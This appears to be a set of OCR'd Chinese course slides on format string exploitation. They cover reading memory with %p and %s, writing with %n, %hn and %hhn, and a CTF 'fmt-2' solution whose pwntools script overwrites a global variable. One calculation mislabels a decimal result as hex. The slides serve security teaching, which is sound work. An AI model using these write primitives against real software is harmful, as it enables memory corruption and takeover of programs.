
```
0x400070
```

***(rsp+0x28)**

%s

- %s 跟 %p 讀取的目標不一樣，%s 是把存的值當成指標去讀取，而 %p 是把存的值直接送出來

```
char str[] = “Hello World!”;
printf(“%s”, str);
```



%s


- 如果 payload 是存在 stack 上，可以把特定位址寫在 stack 上來達到任意讀取

```
$rsp              =>    %8$saaaa
$rsp + 0x8        =>    bbbbbbbb
$rsp + 0x10       =>    0x601040      => “FLAG{…}”
$rsp + 0x18       =>    0x0
```

```
FLAG{…}aaaabbbbbbbb
```

寫入

- printf 可以使用 %n 來寫入指定的位置
- %n 跟 %s 類似，%s 是將特定位置的內容印出來，而 %n 則是寫入



%n

- %n 會將此次 printf 已經輸出過的字元數寫入指定位置

```c
#include <stdio.h>

int main(void)
{

    int a, b;
    printf("blah %n blah %n blah\n", &a, &b);
    printf("a = %d\n", a);
    printf("b = %d\n", b);

    return 0;
}
```

```
yun@LAPTOP-002MVBO4:/mnt/d/desktop/SEEDVM/PWN$ ./fs
blah  blah  blah
a = 5
b = 11
```

%n

- %n 會將此次 printf 已經輸出過的字元數寫入指定位置
- 根據寫入長度不同，所需時間也不同
  - 建議使用 %hn 或 %hhn
  - %hhn -> 寫入 字元數 % 256

格式	長度 (byte)
%lln	8 bytes
%n	4 bytes
%hn	2 bytes
%hhn	1 byte

%c

- 可以透過 %c 來指定 %n 要寫入的大小

```c
#include <stdio.h>

int main(){
    printf("%5c\n", 'a');
    return 0;
}
```

```
root@kali:/media/sf_SEEDVM/PWN# ./fs
    a
root@kali:/media/sf_SEEDVM/PWN#
```

- Ex. 輸入 0x1234
  - 第一次：%52c%?$hhn
  - 第二次：%222c%?$hhn
  - (0x12 - 0x34) % 256 = 0x222

指定寫入位置

- 如果 payload 是存在 stack 上，可以把特定位址寫在 stack 上來達到任意寫入

```
$rsp              =>    %65c%8$h
$rsp + 0x8        =>    hn######
$rsp + 0x10       =>    0x601040      => “A”
$rsp + 0x18       =>    0x0
```


Challenge

- fmt-1
- fmt-2

Solution – fmt-2

```
root@kali:/media/sf_SEEDVM/PWN# ./fmt-2
Input:%p
0×7ffc84e40eb0
Bye!
root@kali:/media/sf_SEEDVM/PWN#
```

```
.bss:0000000000404050                   public magic
.bss:0000000000404050 magic             dq ?
.bss:0000000000404050 _bss              ends
.bss:0000000000404050
```



Solution – fmt-2

- 在 0x404050 寫入 0xfaceb00c


```
root@kali:/media/sf_SEEDVM/PWN# python3 exploit_fmt-2.py
[+] Starting local process './fmt-2': pid 3248
%12c%12$hhn%164c%13$hhn%30c%14$hhn%44c%15$hhn 45
payload b'%12c%12$hhn%164c%13$hhn%30c%14$hhn%44c%15$hhn###P@@\x00\x00\x00\x00\x00Q@@\x00\x00\x00\x00\x00R@@\x00\x00\x00\x00\x00S@@\x00\x00\x00
\x00\x00'
[*] Switching to interactive mode
          \x80
                                0                                \x9e                                                \x00##P@@$
$
```

```
$rsp              =>    %65c%8$h
$rsp + 0x8        =>    hn######
$rsp + 0x10       =>    0x601040      => “A”
$rsp + 0x18       =>    0x0
```

Solution – fmt-2

```
payload b'%12c%12$hhn%164c%13$hhn%30c%14$hhn%44c%15$hhn###P@@\x00\x00\x00\x00\x00Q@@\x00\x00\x00\x00\x00R@@\x00\x00\x00\x00\x00S@@\x00\x00\x00
```

```python
from pwn import *
#r = remote('120.114.62.212', 4003)
r = process('./fmt-2')
s = r.recvuntil(":")
magic = 0x404050
payload = ''
preout = 0
val = 0xfaceb00c
start_addr = 12
for i in range(4):
    ch = ((val & 0xff) - preout) % 256
    payload += '%' + str(ch) + 'c%' + str(start_addr) + '$hhn'
    preout = val & 0xff
    val = val >> 8
    start_addr += 1
print(payload, len(payload))
payload += '#' * (-len(payload) % 8)
payload = payload.encode() + p64(magic+0) + p64(magic+1) + p64(magic+2) + p64(magic+3)
print("payload", payload)
r.sendline(payload)
r.interactive()
```



HW

- bofe4sy
- fmt-1
- 上傳 writeup.pdf